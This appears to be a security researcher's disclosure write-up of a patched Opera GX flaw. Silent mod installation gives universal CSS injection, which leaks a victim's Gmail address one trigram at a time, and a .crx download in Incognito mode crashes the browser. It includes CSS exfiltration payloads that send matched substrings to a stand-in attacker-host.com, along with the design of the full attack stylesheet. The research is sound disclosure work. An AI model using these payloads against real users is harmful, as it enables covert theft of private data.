One trigram at a time: XSLeak via Universal CSS Injection and DoS in Opera (GX)

One trigram at a time: XSLeak via Universal CSS Injection and DoS in Opera (GX) - zhero, inzo_, zhero_web_security.

- Published: 2026-07-03
- Original: <https://zhero-web-sec.github.io/research-and-things/one-trigram-at-a-time-xsleak-via-universal-css-injection-and-dos-in-opera-(gx)>
- Preserved from: https://zhero-web-sec.github.io/research-and-things/one-trigram-at-a-time-xsleak-via-universal-css-injection-and-dos-in-opera-(gx) (live) on 2026-08-10
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Introduction

This paper focuses on a critical browser vulnerability discovered in Opera GX that allows cross-site data exfiltration simply by visiting an attacker-controlled website, without requiring any user interaction. By abusing the browser's GX Mods feature, what initially appears to be a harmless customization mechanism can be turned into a universal CSS injection affecting every webpage visited by the user.

As we will see, this makes it possible to build a practical XS-Leak capable of exfiltrating sensitive information from arbitrary websites. The same attack vector also enables a denial-of-service attack affecting both Opera GX and Opera.

The vulnerability was responsibly reported through Opera's bug bounty program and resolved prior to publication. During our collaboration, the Opera security team was responsive and transparent, which greatly facilitated the disclosure process.

Let's dive in.

Index

Mods feature on Opera GX

To start, on Opera GX, the GX Mods feature lets you customize your browser by changing its appearance, sounds, animations, and even the look of certain websites, with the ability to create and share your own mods.

A GX Mod essentially consists of a folder containing a `manifest.json` file, which defines the mod's metadata and customization features, along with the assets referenced by the manifest.

Although GX Mods share some similarities with standard browser extensions, including the fact that they are packaged as `.crx` files, they are not regular extensions. They have no browser permissions and do not support JavaScript execution. Instead, they are limited to customization assets such as browser sounds, background music, wallpapers, themes, shaders, and CSS files.

Initial observations

Our investigation began with a rather surprising behavior: when a GX Mod is downloaded, it is automatically installed without any permission prompt. As a result, an attacker can install an arbitrary GX Mod on any user visiting a malicious website without requiring any user interaction, for example by simply embedding an `iframe` whose source points to an arbitrary `.crx` file. The only indication shown to the user is a notification bar displayed below the address bar, informing them that the mod has been added.

After some research, we discovered that the well-known security researcher Renwa had already identified this behavior in 2023. He leveraged it to spoof the entire address bar by abusing the automatic update mechanism to transform an installed GX Mod into a regular browser extension.

Although the resulting extension still had no explicit permissions, it could execute a background service worker and use extension APIs available by default, most notably `chrome.windows`, to perform the attack. He responsibly disclosed the vulnerability to the Opera security team and later published his research, which we encourage you to read. The vulnerability was patched on March 5, 2023.

The ability to arbitrarily install a GX Mod by simply visiting a website is an interesting attack primitive, but on its own it does not appear to be particularly useful. It was therefore reasonable to


assume that, since Opera had not addressed this behavior even after patching Renwa's vulnerability, which also relied on this primitive, the most promising exploitation paths had already been closed. Fortunately, security research rarely rewards reasonable assumptions, so we kept digging.

Unexpected state and (browser) Denial-of-Service

Opera (GX) is based on Chromium, and Chromium does not allow, by default, extensions to run in Incognito mode in order to preserve the privacy guarantees of private browsing. As we have seen, unlike regular extensions, GX Mods are automatically downloaded and installed. This naturally raises the following question: what happens if a mod is automatically installed in Incognito mode using the previously described primitive? Can this force the browser into an unexpected state?

The answer is yes. The browser crashes and restarts, resulting in the complete loss of the current browsing session, including all open tabs.


Simply visiting a link pointing directly to a `.crx` file, or a website embedding it via an `iframe` as described earlier, is sufficient to trigger a browser crash:



The denial-of-service issue described above affects both Opera and Opera GX. Although Opera does not support GX Mods, the vulnerability is not specific to mods. Any file with a `.crx` extension triggers the extension installation pipeline, regardless of its actual content. As a result, simply visiting a link that downloads a `.crx` file in Incognito mode is sufficient to cause the browser to crash.

Possibilities and limitations

Although we had initially skimmed the documentation to understand what could be achieved with GX Mods and gather some inspiration, we had not yet fully realized their capabilities. It was only after experimenting with the feature that everything clicked: a mod's CSS can be applied to every page and tab. In practice, this means that attacker-controlled CSS is applied across arbitrary webpages visited by the user, giving it access to a far broader browser context than a conventional CSS injection vulnerability:



{background:#ab0000!important;}

Although CSS injection can be a powerful primitive for data exfiltration when XSS is not possible, its impact is often limited because it is confined to the page in which the injection occurs. Here, things are different: we have an entire browser at our disposal.

For the remainder of this paper, we will assume that the reader is familiar with the fundamentals of CSS-based data exfiltration. Briefly, although CSS cannot directly read or transmit the contents of a page, it can conditionally trigger network requests based on the presence or value of DOM elements. For example, if an input field is known to begin with the letter A, a selector such as `input[value^="A"]` can be used to load an external resource:

```
input[value^="A"] {
   background: url("https://attacker-host.com/?first-letter-exfil=A");
}

input[value^="B"] {
   background: url("https://attacker-host.com/?first-letter-exfil=B");
}

input[value^="C"] {
   background: url("https://attacker-host.com/?first-letter-exfil=C");
}
```

If the selector matches, the browser issues a request to `https://attacker-host.com/?first-letter-exfil=A`, allowing the attacker to infer that the condition is true. The same principle can be used to determine whether a value ends with a specific string (`input[value$="S"]`), or whether it contains a given substring (`input[value*="B"]`).

In the latter case, the selector only reveals that the substring is present somewhere in the value, without indicating whether it appears at the beginning, the end, or anywhere in between. By repeatedly evaluating carefully crafted selectors across multiple CSS payloads or page reloads, an attacker can gradually recover sensitive information one character or attribute at a time.

In its simplest form, this process requires the page to be reloaded between each iteration so that a new CSS payload can be evaluated. For example, once it has been determined that the first character is A, the page must be loaded again with a different stylesheet to test whether the second character is A, B, C, and so on. Without a mechanism to repeatedly evaluate new selectors against the target page, the amount of information that can be extracted remains severely limited.

In our case, however, we do not have that luxury. We have neither HTML injection nor the ability to embed iframes. Instead, our only primitive is a pre-existing static CSS file packaged inside a `.crx` and loaded as part of a GX Mod.

Look at the sky, another constraint is falling

A well-known technique discovered by Pepe Vila and d0nut proves particularly useful in scenarios like this, where it is not possible to re-evaluate newly generated CSS payloads. This technique is known as import chaining, a CSS exfiltration method that leverages sequential `@import` directives to dynamically load new stylesheets based on previously leaked information. Each imported stylesheet is generated using the results of the previous step, enabling iterative, character-by-character extraction of unknown data without requiring page reloads.

It is a brilliant technique, but unfortunately it does not work in our case: `@import` rules appear to be ignored. This may be intentional, with the Opera team deliberately preventing this attack vector, or it may simply be a side effect of how GX Mod stylesheets are processed. One possible explanation is that the mod's stylesheet is concatenated with another browser stylesheet before being applied, causing the `@import` rule to become invalid, as `@import` directives are only valid when they appear at the very beginning of a stylesheet:

> Any @import rules must precede all other valid at-rules and style rules in a stylesheet (ignoring @charset), or else the @import rule is invalid.
>
> Source: drafts.csswg.org

I also thought about a similar technique, a sort of mod chaining, based on the same idea. The difference is that, at each step, the current stylesheet would install a new GX Mod containing the next CSS stylesheet, which would then be loaded and take over, and so on. This idea was based on the hope that a CSS selector capable of triggering a network request could be used to download a new GX Mod by pointing its URL to a `.crx` file, just as we had previously done with iframes:

```
input[value^="A"] {
   background: url("https://attacker-host.com/healthy-mod-A.crx");
}

input[value^="B"] {
   background: url("https://attacker-host.com/healthy-mod-B.crx");
}

(...)
```

Since GX Mods are installed automatically and their stylesheets are automatically applied, replacing the previously installed ones, this approach could have worked. However, unsurprisingly, this was not the case. It does not appear to be possible to trigger a download when the request originates from a static asset.

Defining the objective and the CSS cascade

Opera GX does not appear to impose any documented size restriction on CSS stylesheets used by mods, other than what the browser can handle before becoming unstable or crashing. Since the more elegant approaches proved unsuccessful, it was time to rack our brains a little and resort to a more barbaric solution.

Before diving into the core of the technique, we first needed to define a target. We chose the following objective: **exfiltrating the victim's Gmail address**

(*the approach is by no means limited to this use case*)

The initial idea was to find a google page containing the gmail address in one of its HTML attributes so that the attribute could be targeted for exfiltration.

Once this was achieved, we had to take into account a well-known CSS constraint that is reflected in its very name: Cascading Style Sheets. The cascade is the fundamental mechanism that determines which style rule prevails when multiple rules apply to the same element. For our purposes, the relevant precedence rules are simple, the most specific rule wins, and when multiple matching rules have the same specificity, the last declaration overrides the previous ones.

This becomes problematic in the following case:

```
html:has(meta[name="targeted-value"][content*='abcd']) {
  background-image: url('https://attacker-host.com/?t=abcd');
}
html:has(meta[name="targeted-value"][content*='bcde']) {
  background-image: url('https://attacker-host.com/?t=bcde');
}
html:has(meta[name="targeted-value"][content*='cdef']) {
  background-image: url('https://attacker-host.com/?t=cdef');
}
```

All three rules match the same `html` element, but they all assign a value to the same `background-image` property. CSS therefore applies the cascade: since the selectors have identical specificity, the last declaration wins and overrides the previous ones:

```
background-image: url('https://attacker-host.com/?t=cdef');
```

Consequently, **only a single request is issued, and the information carried by the other matching rules is lost due to the collision**.

To address this issue, it briefly crossed my mind to find a page containing multiple HTML attributes whose values included the victim's Gmail address. This would provide multiple independent sources and, in turn, multiple exfiltration channels (`background-image` , `background` , `border-image` , etc). Since the cascade only causes conflicts when multiple matching rules assign the same property, using different CSS properties allows multiple requests to be issued even when targeting the same element.

Combined with the `:has` pseudo-class, this would make it possible to apply CSS rules to a stylable element such as `html` or `body` based on the presence or content of another element in the page, effectively turning a non-stylable element such as `<meta>` into an exfiltration trigger through a CSS property that causes the browser to load a URL.

The goal of this "idea" was to reduce CSS level collisions. If several selectors match at the same time but write to the same property on the same element, the CSS cascade keeps only the last matching declaration, causing earlier exfiltration URLs to be lost. By spreading matches across different sources, target elements, and CSS properties, each match has a better chance of being evaluated through an independent channel, increasing the number of observable signals recovered from a single page load.

CSS Variables for collision-free wandering

We will spare you the many rounds of trial and error. Although multiplying the number of sources and exfiltration channels reduced the number of collisions, the approach was still not viable. Fortunately, after some additional research, I came across an elegant technique presented by Gareth Heyes.

The idea is to use CSS variables to store each match in a separate slot (`--slot1` , `--slot2` , etc.), and then consume them all from a single property, for example `background-image: var(--slot1, none), var(--`

`slot2, none), ...` , where `none` acts as a fallback when a variable is not defined. This prevents multiple matching rules from overwriting one another and makes it possible to exfiltrate multiple substrings in a single page load:

```
html:has(meta[name="targeted-value"][content*="abc"]) {
  --slot1: url("https://attacker-host.com/?t=abc");
}
html:has(meta[name="targeted-value"][content*="bcd"]) {
  --slot2: url("https://attacker-host.com/?t=bcd");
}

(...)

html {
  background-image:
    var(--slot1, none),
    var(--slot2, none);
    (...)
}
```

If both substrings are present, both variables are defined and both URLs are loaded. If `bcd` is not present, `--slot2` remains undefined and `none` is used instead.

Theory and foundational approach

With the CSS collision issue resolved, the basic strategy is the following. Gmail addresses are composed of 37 possible characters, excluding the `@` symbol:

```
abcdefghijklmnopqrstuvwxyz0123456789.
```

Our goal is to determine how the string starts, how it ends, and which sequences of characters it contains in between. Let `x` denote the length of the sequences we generate (*bigrams, trigrams, or quadrigrams*), a value that remains to be determined. We then generate every possible sequence of length `x`, resulting in a total of **37^x** combinations.

This requires 37^x CSS rules to determine how the string begins, 37^x CSS rules to determine how it ends, and another 37^x CSS rules to determine which substring it contains in between.

Once all the substrings have been exfiltrated (unordered, of course), we use a reconstruction algorithm that parses the received requests, or more precisely the query strings of those requests to extract the starting sequence, the ending sequence, and the set of collected substrings. It then performs a kind of depth-first search, reconstructing the string one character at a time.

At each step, the algorithm looks for an available subtring (*whose length will be defined below*) **whose first x-1 characters match the last x-1 characters of the current prefix, extends the**

prefix by one character, and continues recursively until the ending sequence is reached. This makes it possible to reconstruct the complete string by relying on the overlap between consecutive substrings as we will see shortly.

Quadrigrams

We can already rule out bigrams. Although they would result in a relatively small CSS stylesheet, containing only 4107 rules ($37^2 \times 3$), they are simply not suitable for reconstructing the string, as they provide only a single character of overlap between consecutive matches.

Our first instinct was to think big and try quadrigrams, which would provide three characters of overlap during the reconstruction process. This ambition came at a significant cost: 5 622 483 CSS rules (37^4 × 3) for approximately 880 MB. Our expectations were close to zero, but we decided to test it anyway. Unsurprisingly, the stylesheet was not even processed by the browser.

Constraints forced us to give up elegance, but here, it's pure brutality.

Trigrams

The only remaining option was trigrams. They provide two characters of overlap for the reconstruction algorithm, while requiring a significantly smaller number of CSS rules than quadrigrams: 151 959 (37^3 × 3).

Implementation and hitting the ceiling

After vibe-coding a python script to generate the stylesheet based on our initial strategy, it looked like this:

Variable declaration section

- 50 653 lines, for the declaration of the variable `--start`:

```
html:has(meta[name="og-profile-acct"][content^='aaa'][content*='@gmail.com']) { --start: url('https://attacker-host.com
html:has(meta[name="og-profile-acct"][content^='aab'][content*='@gmail.com']) { --start: url('https://attacker-host.com
html:has(meta[name="og-profile-acct"][content^='aac'][content*='@gmail.com']) { --start: url('https://attacker-host.com

(...)
```

The latter will be populated by `url('https://attacker-host.com/?start=...');` with the value of the matching trigram as the query value.

- 50 653 lines, for the declaration of the variable `--end`:

```
html:has(meta[name="og-profile-acct"][content$='aaa@gmail.com']) { --end: url('https://attacker-host.com/?end=aaa');
html:has(meta[name="og-profile-acct"][content$='aab@gmail.com']) { --end: url('https://attacker-host.com/?end=aab');
html:has(meta[name="og-profile-acct"][content$='aac@gmail.com']) { --end: url('https://attacker-host.com/?end=aac');

(...)
```

Same as before except that the variable `--end` will be populated by a url with `?end=` as its query name.

- 50 563 lines for variables ranging from `--t1` to `--t50563` for all possible trigrams between the beginning and end of the string:

```
html:has(meta[name="og-profile-acct"][content*='aaa'][content*='@gmail.com']) { --t1: url('https://attacker-host.com/?
html:has(meta[name="og-profile-acct"][content*='aab'][content*='@gmail.com']) { --t2: url('https://attacker-host.com/?
html:has(meta[name="og-profile-acct"][content*='aac'][content*='@gmail.com']) { --t3: url('https://attacker-host.com/?

(...)
```


Variables corresponding to existing trigrams will be populated with the corresponding URLs, while the others will use `none` as a fallback.

Variable consumption section

The variable declaration section is followed by the consumption phase, in which every variable is referenced from a single `background-image` declaration applied to the `html` element. This causes the browser to attempt to load every URL stored in the variables that were defined by matching selectors, while `none` acts as a fallback for variables that were never defined (*whose trigram did not match*):

```
html {
  background-image:
    var(--start,none), var(--end,none), var(--t1,none), var(--t2,none), var(--t3,none),
    var(--t4,none), var(--t5,none), var(--t6,none), var(--t7,none), var(--t8,none),
    var(--t9,none), var(--t10,none), var(--t11,none), var(--t12,none), var(--t13,none),
    var(--t14,none), var(--t15,none), var(--t16,none), var(--t17,none), ...
    (...)
}
```

After packaging the stylesheet into a `.crx` and installing it as a GX Mod, the first test was not successful. A few requests were issued before the page eventually crashed completely, which was hardly surprising given the number of variables referenced from a single CSS property:



Page crash due to excessive lack of elegance

Unlike the quadrigram experiment, the CSS stylesheet was successfully processed, and a few requests were issued before the page eventually crashed. This was an encouraging sign: a few adjustments were needed to reduce the load until every request could be issued reliably.

We need to reduce the load!

After several more attempts that either worked only partially or crashed intermittently, two ideas came to mind that would significantly reduce the load:

Multiplication of sources

Multiply the number of sources by finding a page where the gmail address appears as the value of multiple HTML attributes. For this purpose, we used https://myaccount.google.com/contactemail, which contains three attributes whose values consist solely of the Gmail address:

```
<meta name="og-profile-acct" content="architektsolver@gmail.com">
(...)
<li class="K6ZZTd iUwXVd" role="none" data-id="architektsolver@gmail.com" jsname="KzqLIc">
(...)
<input class="VfPpkd-gBXA9-bMcfAe" type="radio" name="i5" value="architektsolver@gmail.com" checked="" jsname=
```

from the google HTML page (there are additional attributes containing the address, but they also include other information, introducing too much noise)

We can now split the rule/variable declaration phase as follows:

- The `--start` (50 653 rules) and `--end` (50 653 rules) declarations are applied to the `<meta>` element.
- The `--tN` declarations (50 653 rules) are split evenly across the three available sources: 16 884 rules on the `<li>` element, 16 884 rules on the `<meta>` element, and 16 885 rules on the `<input>` element.

```
/* t1-t16884 - source: meta */
html:has(meta[name="og-profile-acct"][content*='aaa'][content*='@gmail.com']) {
  --t1: url('https://attacker-host.com/?t1=aaa&from=meta');
}

(...)

/* t16885-t33768 - source: li */
html:has(li[data-id*='mmm'][data-id*='@gmail.com']) {
  --t16885: url('https://attacker-host.com/?t16885=mmm&from=datid');
}

(...)

/* t33769-t50653 - source: input */
html:has(input[type="radio"][checked][value*='yyy'][value*='@gmail.com']) {
  --t33769: url('https://attacker-host.com/?t33769=yyy&from=input');
}

(...)
```

Splitting the consumption phase

The second optimization targets the consumption phase. In the initial version, all 50 653 variables were referenced from a single `background-image` declaration on the `html` element, requiring the browser to evaluate over 50 000 CSS layers simultaneously. To reduce this per-property load, the consumption was split across three independent declarations:

```
html {
  background-image:
    var(--start,none), var(--end,none), var(--t1,none), ..., var(--t16884,none),
    none !important;
}

body {
  background-image:
    var(--t16885,none), ..., var(--t33768,none),
    none !important;
}

html::before {
  background-image:
    var(--t33769,none), ..., var(--t50653,none),
    none !important;
}
```

Each of the three declarations now references approximately 17 000 variables instead of 50 000, reducing the number of CSS layers evaluated per property by a factor of three. Since each declaration targets a different element, there is no cascade conflict between them: the variables assigned to `html`, `body`, and `html::before` are consumed independently, and none of their respective `background-image` values interfere with one another.

Combined, the multiplication of sources and the splitting of the consumption phase brought the total load well below the threshold at which the page would crash, while preserving full coverage of all 50 653 trigrams.

String reconstruction algorithm

After verifying that trigram extraction worked reliably across multiple devices, it was time to tackle the string reconstruction algorithm.

The algorithm takes as input a log file containing the HTTP requests received on the attacker's host following a single visit to the target page (*myaccount.google.com/contactemail*), during which the GX Mod CSS was triggered. It begins by parsing the query strings of these requests to extract three pieces of information: the `start` value (*the first three characters*), the `end` value (*the last three characters before @gmail.com*), and the set of all trigrams collected via the `*=` selectors.

Starting from `start`, the algorithm looks at each available trigram and checks whether its first two characters match the last two characters of the current prefix. If they do, the prefix is extended by one character (the third character of the trigram), and the process continues recursively. A path is considered valid when the current prefix terminates with `end`.

All valid paths are recorded as candidates and printed at the end, sorted by length.

A budget for problems

One subtlety worth addressing is repeated trigrams matched by the `*=` selector. These selectors are “boolean”, they fire if a substring is present at least once, regardless of how many times it appears. Each corresponding `--tN` variable is therefore set at most once, and only one request is sent for that trigram.

For example, `hey.coucou@gmail.com` contains `cou` twice, but produces the same signal as an address where `cou` appears only once. The reconstruction algorithm has no way to know whether that trigram occurred once or twice.

The same trigram may still be exfiltrated separately through `^=` (*start*) or `$=` (*end*), but that does not reveal how many times the substring appeared in the local part.

To handle it, each trigram is assigned a budget of two uses within a given search branch. This allows the algorithm to reuse a trigram up to twice during reconstruction, covering the most common repetition cases without causing the search space to explode, while listing every valid candidate when multiple reconstructions are possible.

Regular trigrams are allowed a budget of two because `*=` only tells us whether a substring is present, not how many times it appears, whereas `end` is extracted with a dedicated (`$=`) selector that identifies the final suffix of the local part, so it is capped at one use by default to keep it as a single closing anchor rather than a reusable middle trigram. **[*]**

Every time a trigram is selected to extend the current prefix, its budget is decremented. When it reaches zero, it is no longer available for that branch of the search. Since each branch carries its own copy of the budget, backtracking correctly restores the available trigrams for sibling branches:

Example with `start=aci` , and two possible choices from `aci` : `cii` or `cil`


```
initial budget: { cii: 2, cil: 2, ... }

branch A: aci + cii
  copied budget: { cii: 1, cil: 2, ... }

branch B: aci + cil
  copied budget: { cii: 2, cil: 1, ... }
```

If the branch `aci -> cii` leads to a dead end and no available trigram overlaps with the current prefix to extend it further, the algorithm backtracks and can still try `aci -> cil`. Only the copied budget used by the `cii` branch was modified, while the budget at the `aci` level remained unchanged.

[] *If, after reconstruction, some trigrams remain unused and those trigrams are not part of* `@gmail.com`*, the algorithm treats the result as incomplete rather than final. It then increases the* `end` *budget and runs the reconstruction again, on the assumption that the final three-character suffix may also appear earlier in the local part (*the segment before the @ symbol*) and was consumed too early during the first pass.

This is a reasonable compromise: in most cases, the first reconstruction with `end` capped at one use is already correct, and retrying only when unused non-*gmail.com* trigrams remain avoids making the search more permissive by default. In the few cases where the initial result is too short, allowing `end` to be reused gives the algorithm a second chance to connect the leftover trigrams into a longer, more complete candidate.

With this model, an address like `anergie.ner@gmail.com` containing `ner` twice, where one of the two trigrams is at the end, can still be successfully retrieved.



